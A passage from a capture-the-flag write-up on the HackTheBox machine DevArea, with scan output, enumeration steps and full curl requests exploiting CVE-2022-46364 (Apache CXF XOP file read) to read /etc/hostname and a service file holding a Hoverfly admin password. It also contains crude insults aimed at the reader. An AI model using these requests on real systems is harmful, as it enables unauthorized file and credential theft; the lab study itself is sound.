SF:quest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nConteSF:nt-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\SF:n400\x20Bad\x20Request")%r(FourOhFourRequest,E9,"HTTP/1\.0\x20500\x20InSF:ternal\x20Server\x20Error\r\nContent-Type:\x20text/plain;\x20charset=utSF:f-8\r\nX-Content-Type-Options:\x20nosniff\r\nDate:\x20Sat,\x2025\x20AprSF:\x202026\x2013:30:39\x20GMT\r\nContent-Length:\x2064\r\n\r\nThis\x20is\SF:x20a\x20proxy\x20server\.\x20Does\x20not\x20respond\x20to\x20non-proxy\SF:x20requests\.\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\SF:nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\SF:r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20BadSF:\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnectSF:ion:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1\x20SF:400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\SF:r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request");Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 43.84 seconds
The machine was clearly multi-service.

Nmap commands explanations
Since you’re actively choosing to waste your perfectly adequate CPU cycles reading this dummy useless wall of text i can confirm you are a brainless low IQ person which clearly confuses a network port with a USB drive so i decided to explain the nmap commands for your dumb as* so you stop copying it from cha*!@#$ everytime.
Two kind of people in this world
2. The Rabbit Hole Begins
At this point, I did what every responsible CTF player does…
I immediately ignored all structure, all logic, and all patience and dove headfirst into a full-blown enumeration spiral.

I started applying the MCP (a.k.a. “Mensi Cybersecurity Principle”):
✨The more you Fuck Around the more you gonna Find Out.✨

Which basically means: touch everything, break nothing, understand nothing, and somehow still win.
First victim: discovering devarea.htb (because IPs are ugly)

Before I even started messing with random ports, I opened port 80 and noticed the website branding screaming DevArea.
So naturally I assumed the machine probably uses a hostname.
I added this to my /etc/hosts:
sudo nano /etc/hostsAnd inserted:
10.129.244.208 devarea.htbNow instead of looking like a caveman typing raw IP addresses, I could browse like a civilized human:
🔗 http://devarea.htb

Did this help? Not really.
The website looked clean and “startup-ish”, but functionally it was basically a decorative HTML template.
- Clicking buttons felt like clicking on PNG images
- Most links either looped back to the homepage or did absolutely nothing
- No login panel, no upload form, no API endpoints screaming for help
- No obvious parameters to play with
- No hidden directories found immediately
It was the kind of website that exists only to say:
“Yes, we are a company.”
Not to actually do anything.
But hey… at least now I was using devarea.htb instead of the raw IP like a caveman.
So did it help?
Still no.
But it felt professional, and that’s what matters. 😭🔥
Second victim: port 8080 (Jetty)
Seeing Jetty running, I confidently assumed I’d find something useful at /.
Instead, I got:
404 Not Found
Which, in hindsight, was Jetty politely telling me:
“No.”
But of course, I interpreted this as:
“The real app is definitely hidden somewhere deep inside the universe.”
So naturally, I did what any sane person would do:
gobuster dir -u http://10.129.244.208:8080 -w /usr/share/wordlists/dirb/common.txtNothing interesting.
So I upgraded my delusion level:
gobuster dir -u http://10.129.244.208:8080 -w /usr/share/seclists/Discovery/Web-Content/big.txtStill nothing life-changing — but now I was emotionally invested.
Enter ffuf (a.k.a. “maybe THIS time”)
At this point, Gobuster and I were no longer friends.
So I brought in ffuf, because clearly the problem was not me XD :
ffuf -u http://10.129.244.208:8080/FUZZ -w /usr/share/wordlists/dirb/common.txtThis marked the official beginning of what scientists call:
“The illusion of progress.”
Realization (painfully slow)
After enough directory brute forcing, reality slowly loaded in:
-
8080 might just be a decoy / backend / proxy layer
-
The real targets are probably elsewhere:
- 80 (actual web app)
- 8500 (Go service chaos)
- 8888 (dashboard energy)
So instead of solving the box…
I had successfully performed:
Distributed denial of my own time (DDO-myself)
3. Anonymous FTP and the first useful leak
Anonymous login worked immediately:
ftp 10.129.244.208
Inside the pub directory, there was a file named:
employee-service.jarThat was the first big clue.
Mistake / wrong path
At this point, I did not yet know whether the JAR was important, so I also spent time poking at the web app and other open ports. That was not useless, but the JAR was definitely the key starting point.
4. Decompiling the JAR
After downloading the JAR, I decompiled it with JD-GUI. The important class was:

package htb.devarea;
import org.apache.cxf.jaxws.JaxWsServerFactoryBean;
public class ServerStarter { public static void main(String[] args) { JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean(); factory.setServiceClass(EmployeeService.class); factory.setServiceBean(new EmployeeServiceImpl()); factory.setAddress("http://0.0.0.0:8080/employeeservice"); factory.create(); System.out.println("Employee Service running at http://localhost:8080/employeeservice"); System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl"); }}That confirmed:
- Apache CXF JAX-WS SOAP service
- endpoint at
/employeeservice - WSDL exposed publicly
4. SOAP WSDL enumeration
I fetched the WSDL:
curl http://10.129.244.208:8080/employeeservice?wsdl┌──(mensi㉿kali)-[~/Desktop]└─$ curl http://10.129.244.208:8080/employeeservice?wsdl<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/"> <wsdl:types><xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">
<xs:element name="submitReport" type="tns:submitReport"/>
<xs:element name="submitReportResponse" type="tns:submitReportResponse"/>
<xs:complexType name="submitReport"> <xs:sequence> <xs:element minOccurs="0" name="arg0" type="tns:report"/> </xs:sequence> </xs:complexType>
<xs:complexType name="report"> <xs:sequence> <xs:element name="confidential" type="xs:boolean"/> <xs:element minOccurs="0" name="content" type="xs:string"/> <xs:element minOccurs="0" name="department" type="xs:string"/> <xs:element minOccurs="0" name="employeeName" type="xs:string"/> </xs:sequence> </xs:complexType>
<xs:complexType name="submitReportResponse"> <xs:sequence> <xs:element minOccurs="0" name="return" type="xs:string"/> </xs:sequence> </xs:complexType>
</xs:schema> </wsdl:types> <wsdl:message name="submitReport"> <wsdl:part element="tns:submitReport" name="parameters"> </wsdl:part> </wsdl:message> <wsdl:message name="submitReportResponse"> <wsdl:part element="tns:submitReportResponse" name="parameters"> </wsdl:part> </wsdl:message> <wsdl:portType name="EmployeeService"> <wsdl:operation name="submitReport"> <wsdl:input message="tns:submitReport" name="submitReport"> </wsdl:input> <wsdl:output message="tns:submitReportResponse" name="submitReportResponse"> </wsdl:output> </wsdl:operation> </wsdl:portType> <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService"> <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/> <wsdl:operation name="submitReport"> <soap:operation soapAction="" style="document"/> <wsdl:input name="submitReport"> <soap:body use="literal"/> </wsdl:input> <wsdl:output name="submitReportResponse"> <soap:body use="literal"/> </wsdl:output> </wsdl:operation> </wsdl:binding> <wsdl:service name="EmployeeServiceService"> <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort"> <soap:address location="http://10.129.244.208:8080/employeeservice"/> </wsdl:port> </wsdl:service></wsdl:definitions>It showed only one operation:
submitReport(report)
The report object contained:
confidential(boolean)content(string)department(string)employeeName(string)
A normal SOAP request worked and reflected the values back in the response.
Mistake / wrong path
At first I focused too much on the reflected fields and tried several “logic abuse” ideas:
- changing
departmenttoADMINorROOT - using empty employee names
- trying weird boolean values
These didn’t lead anywhere useful. They were useful for understanding the behavior, but they were not the real exploit path.
5. Dead end: classic XXE attempts
The first instinct was to try a standard XXE payload using DOCTYPE and external entities.
That failed immediately with a parsing error like:
Received event DTD, instead of START_ELEMENT
That told me:
- classic
DOCTYPEXXE was blocked - the parser was hardened against direct DTD-based XXE
Mistake / wrong path
I spent time trying several direct XXE formats and XML entity tricks. They all failed. This was a dead end because the parser rejected DTDs before entity expansion could happen.
6. CVE-2022-46364
The real break came from using XOP/MTOM with xop:Include and a file:// URI.
| CVE | Service | Version | Impact | Severity |
|---|---|---|---|---|
| CVE-2022-46364 | Apache CXF (SOAP/MTOM) | ≤ 3.5.2 / ≤ 3.4.9 | SSRF / File Read — arbitrary files readable via XOP Include href in MTOM SOAP request | HIGH |
A multipart request with:
curl -s -X POST 'http://10.129.244.208:8080/employeeservice' \-H 'Content-Type: multipart/related; boundary=MIMEBoundary; type="application/xop+xml"; start="<root@example.com>"; start-info="text/xml"' \--data-binary $'--MIMEBoundaryContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"Content-Transfer-Encoding: binaryContent-ID: <root@example.com>
<?xml version="1.0"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"               xmlns:tns="http://devarea.htb/"               xmlns:xop="http://www.w3.org/2004/08/xop/include">  <soap:Body>    <tns:submitReport>      <arg0>        <confidential>false</confidential>        <content>          <xop:Include href="file:///etc/hostname"/>        </content>        <department>x</department>        <employeeName>x</employeeName>      </arg0>    </tns:submitReport>  </soap:Body></soap:Envelope>
--MIMEBoundary--'
Output
┌──(mensi㉿kali)-[~/Desktop]└─$ curl -s -X POST 'http://10.129.244.208:8080/employeeservice' \-H 'Content-Type: multipart/related; boundary=MIMEBoundary; type="application/xop+xml"; start="<root@example.com>"; start-info="text/xml"' \--data-binary $'--MIMEBoundaryContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"Content-Transfer-Encoding: binaryContent-ID: <root@example.com>
<?xml version="1.0"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"               xmlns:tns="http://devarea.htb/"               xmlns:xop="http://www.w3.org/2004/08/xop/include">  <soap:Body>    <tns:submitReport>      <arg0>        <confidential>false</confidential>        <content>          <xop:Include href="file:///etc/hostname"/>        </content>        <department>x</department>        <employeeName>x</employeeName>      </arg0>    </tns:submitReport>  </soap:Body></soap:Envelope>
--MIMEBoundary--'<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from x. Department: x. Content: ZGV2YXJlYQo=</return></ns2:submitReportResponse></soap:Body></soap:Envelope>┌──(mensi㉿kali)-[~/Desktop]└─$ echo "ZGV2YXJlYQo=" | base64 -ddevarea
returned Base64-encoded file contents.
This confirmed arbitrary local file read through the SOAP service.
Why this was important
This was not classic XXE anymore. It was a file inclusion vulnerability through MTOM/XOP handling.
7. Reading /etc/hostname
The first proof-of-concept read was:
/etc/hostname
The response decoded to:
devareaThat proved the file read was real.
8. Reading the Hoverfly service file
The next target was:
/etc/systemd/system/hoverfly.serviceThis was the crucial file. It contained the startup command for Hoverfly, including hardcoded credentials.
curl -s -X POST 'http://10.129.244.208:8080/employeeservice' \-H 'Content-Type: multipart/related; boundary=MIMEBoundary; type="application/xop+xml"; start="<root@example.com>"; start-info="text/xml"' \--data-binary $'--MIMEBoundaryContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"Content-Transfer-Encoding: binaryContent-ID: <root@example.com>
<?xml version="1.0"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"               xmlns:tns="http://devarea.htb/"               xmlns:xop="http://www.w3.org/2004/08/xop/include">  <soap:Body>    <tns:submitReport>      <arg0>        <confidential>false</confidential>        <content>          <xop:Include href="file:////etc/systemd/system/hoverfly.service"/>        </content>        <department>x</department>        <employeeName>x</employeeName>      </arg0>    </tns:submitReport>  </soap:Body></soap:Envelope>
--MIMEBoundary--'
Output
┌──(mensi㉿kali)-[~/Desktop]└─$ curl -s -X POST 'http://10.129.244.208:8080/employeeservice' \-H 'Content-Type: multipart/related; boundary=MIMEBoundary; type="application/xop+xml"; start="<root@example.com>"; start-info="text/xml"' \--data-binary $'--MIMEBoundaryContent-Type: application/xop+xml; charset=UTF-8; type="text/xml"Content-Transfer-Encoding: binaryContent-ID: <root@example.com>
<?xml version="1.0"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"               xmlns:tns="http://devarea.htb/"               xmlns:xop="http://www.w3.org/2004/08/xop/include">  <soap:Body>    <tns:submitReport>      <arg0>        <confidential>false</confidential>        <content>          <xop:Include href="file:////etc/systemd/system/hoverfly.service"/>        </content>        <department>x</department>        <employeeName>x</employeeName>      </arg0>    </tns:submitReport>  </soap:Body></soap:Envelope>
--MIMEBoundary--'<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from x. Department: x. Content: W1VuaXRdCkRlc2NyaXB0aW9uPUhvdmVyRmx5IHNlcnZpY2UKQWZ0ZXI9bmV0d29yay50YXJnZXQKCltTZXJ2aWNlXQpVc2VyPWRldl9yeWFuCkdyb3VwPWRldl9yeWFuCldvcmtpbmdEaXJlY3Rvcnk9L29wdC9Ib3ZlckZseQpFeGVjU3RhcnQ9L29wdC9Ib3ZlckZseS9ob3ZlcmZseSAtYWRkIC11c2VybmFtZSBhZG1pbiAtcGFzc3dvcmQgTzdJSjI3TXl5WGlVIC1saXN0ZW4tb24taG9zdCAwLjAuMC4wCgpSZXN0YXJ0PW9uLWZhaWx1cmUKUmVzdGFydFNlYz01ClN0YXJ0TGltaXRJbnRlcnZhbFNlYz02MApTdGFydExpbWl0QnVyc3Q9NQpMaW1pdE5PRklMRT02NTUzNgpTdGFuZGFyZE91dHB1dD1qb3VybmFsClN0YW5kYXJkRXJyb3I9am91cm5hbAoKW0luc3RhbGxdCldhbnRlZEJ5PW11bHRpLXVzZXIudGFyZ2V0Cg==</return></ns2:submitReportResponse></soap:Body></soap:Envelope>┌──(mensi㉿kali)-[~/Desktop]└─$ echo 